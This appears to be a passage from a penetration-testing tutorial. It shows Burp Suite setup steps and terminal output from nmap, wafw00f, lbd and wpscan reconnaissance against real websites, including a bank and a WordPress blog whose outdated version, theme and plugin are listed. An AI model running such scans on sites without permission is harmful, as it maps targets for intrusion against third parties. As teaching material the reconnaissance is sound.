
f. Click “OK”, and create a new scan configuration,
   i. Select type of items to add e.g. “Links”.
   ii. Select URLs to add e.g.:
      1. “The item itself”.
      2. “Items on the same domain”.
      3. “URLs in Scope” -> “Suite Scope”.


g. Click “OK”, Enter the Target URL and turn on the interceptor.


Output:


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -vv -p 80 --script http-waf-detect www.testfire.net
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-04 08:41 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
Initiating Ping Scan at 08:41
Scanning www.testfire.net (65.61.137.117) [4 ports]
Completed Ping Scan at 08:41, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:41
Completed Parallel DNS resolution of 1 host. at 08:41, 0.65s elapsed
Initiating SYN Stealth Scan at 08:41
Scanning www.testfire.net (65.61.137.117) [1 port]
Completed SYN Stealth Scan at 08:41, 0.23s elapsed (1 total ports)
NSE: Script scanning 65.61.137.117.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
Nmap scan report for www.testfire.net (65.61.137.117)
Host is up, received reset ttl 255 (0.00048s latency).
Scanned at 2025-01-04 08:41:11 EST for 0s

PORT   STATE    SERVICE REASON
80/tcp filtered http    no-response

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
           Raw packets sent: 6 (240B) | Rcvd: 1 (40B)
```



(kali㉿kali)-[~]
$ sudo wafw00f www.hdfcbank.com
Woof!
~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit
[*] Checking https://www.hdfcbank.com
[+] The site https://www.hdfcbank.com is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2
(kali㉿kali)-[~]
$ sudo lbd www.hdfcbank.com
lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.
Checking for DNS-Loadbalancing: FOUND
www.hdfcbank.com has address 104.16.36.67
www.hdfcbank.com has address 104.17.6.56
Checking for HTTP-Loadbalancing [Server]:
cloudflare
NOT FOUND
Checking for HTTP-Loadbalancing [Date]: 13:40:34, 13:40:34, 13:40:34, 13:40:34, 13:40:34, 13:40:34, 13:40:34, 13:40:34, 13:40:34, 13:40:34, 13:40:35, 13:40:35, 13:40:35, 13:40:35, 13:40:35, 13:40:35, 13:40:35, 13:40:35, 13:40:35, 13:40:35, 13:40:35, 13:40:35, 13:40:35, 13:40:36, 13:40:36, 13:40:36, 13:40:36, 13:40:36, 13:40:36, 13:40:36, 13:40:36, 13:40:36, 13:40:36, 13:40:36, 13:40:36, 13:40:36, 13:40:36, 13:40:36, 13:40:37, 13:40:37, 13:40:37, 13:40:37, 13:40:37, 13:40:37, 13:40:37, 13:40:37, 13:40:37, 13:40:37, 13:40:37, NOT FOUND
Checking for HTTP-Loadbalancing [Diff]: FOUND
< CF-RAY: 8fcba437bf95f4a8-BOM
> CF-RAY: 8fcba437e9cef56b-BOM
www.hdfcbank.com does Load-balancing. Found via Methods: DNS HTTP[Diff]



(kali㉿kali)-[~]
$ sudo wpscan --url blogs.overandall.com
WordPress Security Scanner by the WPScan Team
Version 3.8.27
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[i] Updating the Database ...
[i] Update completed.
[+] URL: https://blogs.overandall.com/ [104.21.8.216]
[+] Started: Sat Jan 4 08:42:29 2025
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - x-powered-by: PHP/8.2.16
| - x-litespeed-cache: hit
| - platform: hostinger
| - panel: hpanel
| - x-turbo-charged-by: LiteSpeed
| - cf-cache-status: DYNAMIC
| - report-to: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=mwjWAa%2Bqg2XJJx2bNj9n8P0pkct3AKIA5%2F93B2FgHDVzRUx9uT5bAgml%2FpgOOpMhDXI0%2FXs4NCmC3C19q4%2B13DMVzVXLupYphD2V9o%2BFqiWsYpmTgvU5IGtEFysL%2FwL1IaZ4tldxKg%3D%3D"}],"group":"cf-nel","max_age":604800}
| - nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
| - server: cloudflare
| - cf-ray: 8fcba59d3b6168e9-FRA
| - alt-svc: h3=":443"; ma=86400
| - server-timing: cfL4;desc="?proto=TCP&rtt=180457&min_rtt=130018&rtt_var=41366&sent=71&recv=18&lost=0&retrans=0&sent_bytes=80517&recv_bytes=1022&delivery_rate=197377&cwnd=255&unsent_bytes=0&cid=b3c72941adfeacde&ts=3933&x=0"
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] robots.txt found: https://blogs.overandall.com/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: https://blogs.overandall.com/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/



- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: https://blogs.overandall.com/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
[+] This site has 'Must Use Plugins': https://blogs.overandall.com/wp-content/mu-plugins/
Found By: Direct Access (Aggressive Detection)
Confidence: 80%
Reference: http://codex.wordpress.org/Must_Use_Plugins
[+] The external WP-Cron seems to be enabled: https://blogs.overandall.com/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 6.4.5 identified (Outdated, released on 2024-06-24).
Found By: Rss Generator (Passive Detection)
- https://blogs.overandall.com/feed/, <generator>https://wordpress.org/?v=6.4.5</generator>
- https://blogs.overandall.com/comments/feed/, <generator>https://wordpress.org/?v=6.4.5</generator>
[+] WordPress theme in use: breek
Location: https://blogs.overandall.com/wp-content/themes/breek/
Last Updated: 2024-12-06T04:14:50.000Z
[!] The version is out of date, the latest version is 4.1.0
Style URL: https://blogs.overandall.com/wp-content/themes/breek/style.css
Style Name: Breek
Style URI: https://1.envato.market/wp-breek-preview
Description: Minimal Masonry Theme for WordPress ...
Author: EstudioPatagon
Author URI: https://1.envato.market/ep-portfolio-themes
Found By: Urls In Homepage (Passive Detection)
Confirmed By: Urls In 404 Page (Passive Detection)
Version: 3.6.6 (80% confidence)
Found By: Style (Passive Detection)
- https://blogs.overandall.com/wp-content/themes/breek/style.css, Match: 'Version: 3.6.6'
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] Plugin(s) Identified:
[+] contact-form-7
Location: https://blogs.overandall.com/wp-content/plugins/contact-form-7/
Last Updated: 2024-12-22T05:03:00.000Z
[!] The version is out of date, the latest version is 6.0.2
Found By: Urls In 404 Page (Passive Detection)
Version: 5.8.4 (90% confidence)

